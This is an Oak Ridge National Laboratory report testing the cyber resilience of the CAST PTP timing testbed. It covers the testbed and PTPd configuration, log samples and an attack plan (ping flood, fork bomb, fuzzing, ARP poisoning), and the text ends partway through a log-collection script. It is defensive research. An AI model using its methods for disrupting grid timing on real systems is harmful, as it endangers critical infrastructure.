

# Cyber Resilience in the CAST Timing System

Ryan Styles  
Joel Asiamah  
Raymond Borges Hink  
Jeff Schibonski  
Aaron Werth  
Gary Hahn  
Emilio Piesciorovsky  
Annabelle Lee

**March 2024**

Report number: ORNL/SPR-2024/3304



# **CYBER RESILIENCE IN THE CAST TIMING SYSTEM**

Ryan Styles  
Joel Asiamah  
Raymond Borges Hink  
Jeff Schibonski  
Aaron Werth  
Gary Hahn  
Emilio Piesciorovsky  
Annabelle Lee

March 2024

Prepared by  
OAK RIDGE NATIONAL LABORATORY  
Oak Ridge, TN 37831-6283  
managed by  
UT-BATTELLE LLC  
for the  
US DEPARTMENT OF ENERGY  
under contract DE-AC05-00OR22725

Report number: ORNL/SPR-2024/3304

This manuscript has been authored by UT-Battelle, LLC, under contract DE-AC05-00OR22725 with the US Department of Energy (DOE). The work is sponsored by DOE Office of Electricity (OE). The US government retains and the publisher, by accepting the article for publication, acknowledges that the US government retains a nonexclusive, paid-up, irrevocable, worldwide license to publish or reproduce the published form of this manuscript, or allow others to do so, for US government purposes. DOE will provide public access to these results of federally sponsored research in accordance with the DOE Public Access Plan (<https://www.energy.gov/doe-public-access-plan>).

## Contents

1.	Abstract .....	4
2.	Introduction .....	4
3.	Testbed and Configurations .....	6
3.1	Initial Testbed Architecture .....	6
3.2	PTPd Configuration on Initial Testbed.....	8
4.	Attack and Disruption Methods .....	11
4.1	Ping Flood Denial-of-Service .....	11
4.2	Fork Bomb.....	14
4.3	Network Protocol Fuzzing.....	17
4.4	ARP Poisoning .....	21
4.5	DLT Testbed.....	26
4.6	Multicast Challenges .....	28
4.6.1	Fabricating IGMP Packets.....	30
5.	Analysis and Results .....	33
5.1	Ping Flood Denial-of-Service Attack Results .....	33
5.1.1	Baseline Time Series Plots .....	34
5.1.2	AttackSlave_50000 Time Series Plots .....	34
5.1.3	AttackSlave_100 Time Series Plots .....	35
5.1.4	AttackSlave_Flood Time Series Plots .....	36
5.1.5	AttackMaster_50000 Time Series Plots .....	37
5.1.6	AttackMaster_100 Time Series Plots .....	38
5.1.7	AttackMaster_Flood Time Series Plots.....	39
5.2	Fork Bomb Attack Results .....	39
5.3	ARP Poisoning Attack Results .....	40
6.	Literature Review .....	44
7.	Summary and Future Work .....	45
8.	References .....	45

## 1. ABSTRACT

Our task within the DarkNet project was to test the cyber resiliency of the Center for Alternate Synchronization and Timing's (CAST) framework. We focused our testing on two of the core pieces of CAST's implementation, a Juniper MX204 router and the Precision Time Protocol (PTP). In this report, we cover the following attempted methods of attack on our targets: ping flood, fork bomb, network protocol fuzzing, ARP poisoning, and IGMP spoofing. We found that delaying certain packets, specifically Delay Request, had a significant impact on the Offset from Master and Observed Drift timing statistics.

## 2. INTRODUCTION

The integration of advanced computer science techniques into power systems and the electric grid has led to significant advancements in energy management, distribution, and security. As power systems become increasingly digital, they also become targets for cyber threats. This report delves into the challenges faced by modern power systems in the realm of timing systems, especially PTP, and the methodologies employed to address these challenges.

According to the National Institute for Standards and Technology (NIST), cyber resiliency is the ability to anticipate, withstand, recover from, and adapt to adverse conditions, stresses, attacks, or compromises on systems that use or are enabled by cyber resources. Most importantly, if a system or process is capable of continuously delivering the intended outcome during cyber-attacks, then it can be described as cyber resilient.

As specified in the IEEE 1588-2008 standard, Precision Time Protocol is a protocol that operates on a master/slave hierarchy which synchronizes clocks throughout a computer network. PTP is designed to provide highly accurate and precise time synchronization, which is essential in various applications where synchronized timing is critical, such as telecommunications, industrial automation, and scientific research.

Despite the importance of precise timing in the power grid and industrial control system (ICS) architecture, GPS/GNSS continues to be the sole source of timing which has been proven to be susceptible to spoofing and jamming attacks as well as some natural disasters such as solar flares. DarkNet/CAST is the DOE's approach to implementing an alternate source of timing for the electric grid and ICS applications [1]. This approach helps protect critical infrastructure from being completely reliant on GPS timing and leaves room for timing failover, in the event that GPS/GNSS timing is unavailable.

According to the CAST's Best Practices document, "The explicit purpose of this alternative terrestrial timing solution is to deliver a wide-area synchronization (WAS) capability with precise traceability to Coordinated Universal Time (UTC) to U.S. Power Marketing Administrations (PMAs), Defense Critical Electrical Infrastructure (DCEI), and industry for the support of critical infrastructure and grid reliability, resilience, and security" [1].

The vision for CAST was to be an alternate source of time for other research sites as well as distribute authoritative timing to entities that wanted to subscribe to the CAST timing clock. In addition, CAST would work with the PMAs to establish regional timing nodes and synchronization capabilities. As a result, CAST built relationships with other research sites and utility facilities. Figure 1 is a visual representation of the role that CAST's ORNL Timing Testbed would play in distributing authoritative timing.




Figure 1: ORNL Timing and Synchronization Lab to Research Sites [11]

The CAST testing covers timing resources across distances typically experienced in the targeted industries. A map of the timing links can be seen in Figure 2.




Figure 2: ORNL Timing and Synchronization Lab to Research Sites Map [1]

Today, the mission of CAST is to provide the necessary mentoring and technical assistance to build these competencies in a local timing solution and assist federal partners with the evaluation, installation, and operational expertise to implement timing solutions. As a part of that mission, the CAST team established and documented a best practices report for terrestrial timing solutions for research sites and supporting utilities. A suggested WAS is provided in Figure 3.




Figure 3: WAS Network for Inter-regional Time Synchronization [1]

### 3. TESTBED AND CONFIGURATIONS

#### 3.1 INITIAL TESTBED ARCHITECTURE

While considering what low-cost plug-n-play computer to use in our PTP architecture, we immediately thought of the BeagleBone Black (BBB) and Raspberry Pi. Both computers are popular low-cost options when it comes to automation, IoT solutions, and DIY projects. Due to the system-on-a-chip design, the BBB makes for a great single-board computer designed for real-time embedded applications like robotics, sensing, and control systems [2]. Another important capability the BBB has is the hardware timestamping on Ethernet, which is crucial in our PTP implementation. In addition, there were a few reviews on the “Hacker News” page about the Raspberry Pi being unpredictable when it came to PTP and NTP service [12].

The initial testbed architecture consisted of a Juniper MX204 router that connected 2 BeagleBone Black devices, an attacker laptop, and a data acquisition computer. The 2 BBBs communicated via PTP with one acting as the master and the other as the slave. The PTP implementation used was PTP daemon (PTPd), configured to be end-to-end to send all PTP packets as unicast rather than the default multicast transport method. See Figure 4.




Figure 4: Simple Network Architecture of Initial Testbed

In our initial research to determine what router/switch to implement in our PTP architecture, we found that the Juniper MX204 had some vulnerabilities related to Distributed Denial of Service (DDoS), resource consumption, and fuzzing, sometimes depending on the OS version. As a result, we rolled back the Juniper switch's OS version to release R1 version 19.2. The next step was to configure and set static IPs on the Juniper router for our 4 connected devices. The following ports on the MX204 were configured: xe-1/0/0, xe-1/0/2, xe-1/0/4, and xe-1/0/6. Each of these ports were configured on subnet '/24' with different IP addresses and subnets. One important configuration we added was to mirror all network traffic from the interfaces highlighted in Table 1 to 192.168.3.150. This allowed the data collection device to view and capture all traffic like PTP and attack packets. Note that each device connected to the Juniper sets a gateway IP as the Juniper's port IP for network traffic to be routed correctly between the connected devices.


Device Name	Device IP	Interface on MX204	Port IP on MX204
Master Clock Device	192.168.1.x	xe-1/0/0	192.168.1.105
Slave Clock Device	192.168.2.x	xe-1/0/2	192.168.2.106
Attacker Device	192.168.4.x	xe-1/0/4	192.168.4.140
Data Collection/Monitor Device	192.168.3.x	xe-1/0/6	192.168.3.150

Table 1: IP Configuration on Initial Testbed



### 3.2 PTPD CONFIGURATION ON INITIAL TESTBED

Figure 5 is a screen capture of a PTP configuration on the BBB acting as a slave in the PTP architecture. Most of these parameters in the configuration file will look identical to the configuration of the PTP master device. The only big differences will be to switch out “slaveonly” to “masteronly” and change the “unicast\_destinations” IP address to the designated IP address of the BBB master. Another important parameter is the selection of the network interface that will be used on the PTP network. Next, we have the transport option which will dictate whether the PTP signals will be transmitted through hardwired Ethernet or over the Internet to another device. We selected Ethernet since each device was connected to the switch through Ethernet. Since our master and slave have a one-to-one relationship, it made sense to use the end-to-end delay mechanism.

A screenshot of a terminal window showing a PTP configuration file being edited in the GNU nano 3.2 editor. The configuration is for a slave device. The parameters include: ptpengine:preset = slaveonly, ptpengine:interface = eth0, ptpengine:domain = 0, ptpengine:transport = ethernet, ptpengine:ip\_mode = unicast, ptpengine:unicast\_domains = 0, ptpengine:unicast\_destinations = 192.168.2.120, ptpengine:log\_delayreq\_interval = unicast, #ptpengine:unicast\_peer\_destination = 192.168.2.120 (commented out), ptpengine:delay\_mechanism = E2E. Global settings include: global:status\_file = /tmp/ptp\_status.log, global:log\_status = Y, global:log\_file = /tmp/ptp.log, global:log\_file\_max\_size = 1000000000, global:log\_file\_truncate = Y, global:log\_level = LOG\_ALL, global:statistics\_file = /tmp/ptp\_stats.log, global:statistics\_log\_interval = 0, global:statistics\_file\_max\_size = 1000000000, global:statistics\_file\_max\_files = 3, and global:statistics\_file\_truncate = Y.

```
GNU nano 3.2
ptpengine:preset = slaveonly
ptpengine:interface = eth0
ptpengine:domain = 0
ptpengine:transport = ethernet
ptpengine:ip_mode = unicast
ptpengine:unicast_domains = 0
ptpengine:unicast_destinations = 192.168.2.120
ptpengine:log_delayreq_interval = unicast
#ptpengine:unicast_peer_destination = 192.168.2.120
ptpengine:delay_mechanism = E2E

global:status_file = /tmp/ptp_status.log
global:log_status = Y

global:log_file = /tmp/ptp.log
global:log_file_max_size = 1000000000
global:log_file_truncate = Y
global:log_level = LOG_ALL

global:statistics_file = /tmp/ptp_stats.log
global:statistics_log_interval = 0
global:statistics_file_max_size = 1000000000
global:statistics_file_max_files = 3
global:statistics_file_truncate = Y
```

Figure 5: Screenshot Capture of PTP Configuration

There were five crucial message types within our messaging architecture. In Figure 6, Announce Message is not included because “In PTP-1588-v1... clock properties are advertised using Sync message but in the second version, properties are advertised using dedicated Announce message.” [3]. Sync and Announce messages contain critical information about the master clock and its current state. For example, the Announce message allows the master to advertise its presence and timing capabilities. Following that, we have the Sync message which the master clock sends to the slave to initialize the synchronization process of aligning the slave clock’s time with the master clock’s accurate time. The Follow-Up message is a safeguard against an undefined time error that occurs during the transfer and processing of the Announce and Sync messages. Thus, it provides timestamp information to the slave about its previous read of the master clock’s time. More importantly, there is the Delay Request-Response communication that is crucial to the network delay computation. Our configuration looks quite simple and straightforward; however, it could get more complex depending on the type of network architecture and use case of your



experiment. As stated above, the logging feature included in the configuration file is a great perk that captures all the relevant data one would need later for data analysis. For a more extensive description of the different configuration parameters, check the man pages of PTP.




Figure 6: End to End Delay Request Response Mechanism

In this network architecture, we are using a very simple Linux PTPd2 configuration [4]. One of the great perks of using PTPd is the breakdown of PTP information into three useful logs: `ptp.log`, `ptp_stats.log`, and `ptp_status.log`. In the `ptp.log` file, you will find information such as the ptp daemon service being active, PTP mode, history of restart attempts, and whether a best master has been locked on. In the `ptp_stats.log` file, you will find statistics data such as one way delay, offset from master, observed drift, etc. Lastly, you will find in the `ptp_status.log` file the host info, best master ID, state transitions, clock status, clock correction, message rates, etc. Samples of PTP Log, Status, and Statistics files are provided in Figures 7-9.

```

ptp - Notepad
File Edit Format View Help
2023-08-18 18:29:47.939192 ptpd2[4268].startup (info)      (___) Info:      Now running as a daemon
2023-08-18 18:29:47.942077 ptpd2[4268].startup (info)      (___) Successfully acquired lock on /var/run/ptpd2.lock
2023-08-18 18:29:47.953842 ptpd2[4268].startup (notice)    (___) PTPDv2 started successfully on eth0 using "slaveonly" preset (PID 4268)
2023-08-18 18:29:47.954646 ptpd2[4268].startup (info)      (___) TimingService.PTP0: PTP service init
2023-08-18 18:29:48.171512 ptpd2[4268].eth0 (info)      (init) Observed drift loaded from kernel: 55525 ppb
2023-08-18 18:29:48.172983 ptpd2[4268].eth0 (notice)    (lsth_init) Now in state: PTP_LISTENING
2023-08-18 18:29:48.281393 ptpd2[4268].eth0 (info)      (lsth_init) New best master selected: 0030a7ffffe2b45e8(unknown)/3
2023-08-18 18:29:48.282057 ptpd2[4268].eth0 (notice)    (slv) Now in state: PTP_SLAVE, Best master: 0030a7ffffe2b45e8(unknown)/3
2023-08-18 18:29:49.272692 ptpd2[4268].eth0 (notice)    (slv) Received first Sync from Master
2023-08-18 18:29:50.281865 ptpd2[4268].eth0 (notice)    (slv) Received first Delay Response from Master
2023-08-18 18:29:57.955265 ptpd2[4268].eth0 (notice)    (slv) TimingService.PTP0: elected best TimingService
2023-08-18 18:29:57.955708 ptpd2[4268].eth0 (info)      (slv) TimingService.PTP0: acquired clock control

```

Figure 7: Screenshot of PTP Log File

```

File Edit Format View Help
Host info      : beaglebone, PID 4268
Local time     : Fri Aug 18 18:47:59 UTC 2023
Kernel time    : Fri Aug 18 18:47:59 GMT 2023
Interface      : eth0
Preset         : slaveonly
Transport      : ethernet
Delay mechanism : E2E
Sync mode      : TWO_STEP
PTP domain     : 0
Port state     : PTP_SLAVE
Local port ID  : 98f07bffffe26d6dd(unknown)/1
Best master ID : 0030a7ffffe2b45e8(unknown)/3
GM priority    : Priority1 128, Priority2 128, clockClass 52
Time properties : PTP timescale, tracbl: time N, freq N, src: HAND_SET(0x60)
UTC properties  : UTC valid: N, UTC offset: 0
Offset from Master : -0.000021689 s, mean -0.000002549 s, dev 0.000016993 s
Mean Path Delay  : 0.000123426 s, mean 0.000124149 s, dev 0.000000642 s
Clock status    : in control
Clock correction : 57.222 ppm, mean 57.142 ppm, dev 0.043 ppm
Message rates   : 1/s sync, 1/s delay, 1/s announce
TimingService   : current PTP0, best PTP0, pref PTP0
TimingServices  : total 1, avail 1, oper 1, idle 0, in_ctrl 1
Performance     : Message RX 6/s, TX 3/s
Announce received : 1092
Sync received   : 1091
Follow-up received : 1091
DelayReq sent   : 1124
DelayResp received : 1119
State transitions : 3
PTP Engine resets : 1

```

Figure 8: Screenshot of PTP Status File

```

File Edit Format View Help
# Timestamp, State, Clock ID, One Way Delay, Offset From Master, Slave to Master, Master to Slave, Observed Drift, Last packet Received, One Way Delay Mean,
2023-08-18 18:29:47.955497, init,
2023-08-18 18:29:48.173388, lsth_init, 1
2023-08-18 18:29:48.282374, slv, 0030a7ffffe2b45e8(unknown)/3, 0.000000000, 0.000000000, 0.000000000, 0.000000000, 55524.597167969, I, 0.000000000, 0, 0.
2023-08-18 18:29:49.273431, slv, 0030a7ffffe2b45e8(unknown)/3, 0.000000000, 0.000062998, 0.000000000, 0.000125997, 55524.597167969, S, 0.000000000, 0, 0.
2023-08-18 18:29:50.272749, slv, 0030a7ffffe2b45e8(unknown)/3, 0.000000000, 0.000119927, 0.000000000, 0.000113859, 55524.597167969, S, 0.000000000, 0, 0.
2023-08-18 18:29:50.281197, slv, 0030a7ffffe2b45e8(unknown)/3, 0.000060981, 0.000119927, 0.000130065, 0.000113859, 55644.524167969, D, 0.000000000, 0, 0.
2023-08-18 18:29:51.272748, slv, 0030a7ffffe2b45e8(unknown)/3, 0.000060981, 0.000078996, 0.000130065, 0.000105116, 55644.524167969, S, 0.000000000, 0, 0.
2023-08-18 18:29:52.009102, slv, 0030a7ffffe2b45e8(unknown)/3, 0.000092586, 0.000078996, 0.000147726, 0.000105116, 55723.520167969, D, 0.000000000, 0, 0.
2023-08-18 18:29:52.104650, slv, 0030a7ffffe2b45e8(unknown)/3, 0.000103594, 0.000078996, 0.000144477, 0.000105116, 55723.520167969, D, 0.000000000, 0, 0.
2023-08-18 18:29:52.272732, slv, 0030a7ffffe2b45e8(unknown)/3, 0.000103594, 0.000015155, 0.000144477, 0.000089770, 55723.520167969, S, 0.000000000, 0, 0.
2023-08-18 18:29:53.272737, slv, 0030a7ffffe2b45e8(unknown)/3, 0.000103594, -0.000006192, 0.000144477, 0.000105034, 55738.675167969, S, 0.000000000, 0, 0.
2023-08-18 18:29:53.808707, slv, 0030a7ffffe2b45e8(unknown)/3, 0.000109283, -0.000006192, 0.000150766, 0.000105034, 55732.483167969, D, 0.000000000, 0, 0.
2023-08-18 18:29:54.272712, slv, 0030a7ffffe2b45e8(unknown)/3, 0.000109283, -0.000006475, 0.000150766, 0.000094893, 55732.483167969, S, 0.000000000, 0, 0.
2023-08-18 18:29:55.280724, slv, 0030a7ffffe2b45e8(unknown)/3, 0.000109283, -0.000010167, 0.000150766, 0.000103339, 55726.008167969, S, 0.000000000, 0, 0.
2023-08-18 18:29:55.640693, slv, 0030a7ffffe2b45e8(unknown)/3, 0.000103594, -0.000010167, 0.000144890, 0.000103339, 55715.841167969, D, 0.000000000, 0, 0.
2023-08-18 18:29:56.280712, slv, 0030a7ffffe2b45e8(unknown)/3, 0.000112628, -0.000008089, 0.000144890, 0.000102394, 55715.841167969, S, 0.000000000, 0, 0.
2023-08-18 18:29:57.280604, slv, 0030a7ffffe2b45e8(unknown)/3, 0.000112628, -0.000009105, 0.000144890, 0.000104651, 55707.752167969, S, 0.000000000, 0, 0.
2023-08-18 18:29:57.584739, slv, 0030a7ffffe2b45e8(unknown)/3, 0.000114302, -0.000009105, 0.000137808, 0.000104651, 55698.647167969, D, 0.000000000, 0, 0.

```

Figure 9: Screenshot of PTP Statistics File

## 4. ATTACK AND DISRUPTION METHODS

After brainstorming how to disrupt the PTP signal without directly attacking the BBBs, we decided to try out the following attack types:

- Denial-of-service (DoS) via ping flood
- Resource consumption against the Juniper MX204 via fork bomb
- Fuzzing network traffic to identify vulnerabilities in the Juniper MX204
- ARP poisoning against the devices using PTP

### 4.1 PING FLOOD DENIAL-OF-SERVICE

Below, we have some snapshots of the experimental procedure and the setup to execute this type of DoS. This network stress approach was inspired by the technical documentation by Huwyler of the FlockLab experiment [5]. In our experiment, we have four main attack frequencies which are baseline, low attack, medium attack, and a flood attack. In the context of Hping, attack frequency is simply the interval or rate at which the attacker sends packets. Per the hping3 documentation, the flood option sends packets as fast as the attacker laptop can output on the Ethernet port, provided that the bandwidth of the Ethernet cable can handle those speeds. That is, if the Ethernet port is rated as 1 Gbps and the Ethernet cable is rated as 1 Gbps or more then it would be possible to have a high-speed transmission of 1 Gbps worth of data. However, the specification of the attacker laptop shows that it may not be able to reach the 1 Gbps Ethernet port rating. In addition, the attacker laptop is limited to the number of resources made available by the CPU.

In our experiment, we recorded approximately 344,164 packets per second. At medium attack, hping3 sends packets every 100 microseconds. At low attack, hping3 sends packets every 50,000 microseconds. Lastly, at baseline, the attacker does not send any packets on our PTP network. This experimental procedure occurs for a duration of 3.5 minutes. The breakdown of the experimental procedure is highlighted in Figure 10.

Attack Intensity	PTP_Traffic Type	Attack frequency (-usec)	Attack port	Pre-attack duration	Attack duration	Post attack duration	Target Protocol
High	Annonce Message	Flood (fastest)	BB Master gateway/MX204 port	30 seconds	90 seconds	90 seconds	PTP
Medium	Annonce Message	100	BB Master gateway/MX204 port	30 seconds	90 seconds	90 seconds	PTP
Low	Annonce Message	50000	BB Master gateway/MX204 port	30 seconds	90 seconds	90 seconds	PTP
High	Annonce Message	Flood (fastest)	BB Slave gateway/MX204 port	30 seconds	90 seconds	90 seconds	PTP
Medium	Annonce Message	100	BB Slave gateway/MX204 port	30 seconds	90 seconds	90 seconds	PTP
Low	Annonce Message	50000	BB Slave gateway/MX204 port	30 seconds	90 seconds	90 seconds	PTP
No Attack	Annonce Message	No Attack	Master/Slave Baseline	3.5 mins			PTP

Figure 10: Experimental Procedure

The most important part of running this DoS experiment was the ability to record and collect data in a more streamlined manner. To accomplish this, we wrote scripts to automate recording PTP traffic on all devices in the testbed network. We used scripts on the log collector machine to aggregate the PCAPs and PTP log files created by each device on the testbed network. Figure 11 shows the script that archives the various PTP log files and names them appropriately based on the experiment. Figure 12 shows the script that handles capturing PCAP files containing the PTP network traffic.

```

@echo off

::if folder is empty, quit the program
if "%1"=="" (echo ERROR specific attack required & GOTO END)
if %1==BASELINE (
    set Pcap_Log=C:\Users\56a\Desktop\PTP_BB_Log_files\Baseline_LogCollector
    set Slave="C:\Users\56a\Desktop\PTP_BB_Log_files\Baseline_LogSlave"
    set Master="C:\Users\56a\Desktop\PTP_BB_Log_files\Baseline_LogMaster"
    GOTO Processing)

if %1==AttackMaster_50000 (
    set Pcap_Log=C:\Users\56a\Desktop\PTP_BB_Log_files\AttackMaster_50000_LogCollector
    set Slave="C:\Users\56a\Desktop\PTP_BB_Log_files\AttackMaster_50000_LogSlave"
    set Master="C:\Users\56a\Desktop\PTP_BB_Log_files\AttackMaster_50000_LogMaster"
    GOTO Processing)

if %1==AttackMaster_100 (
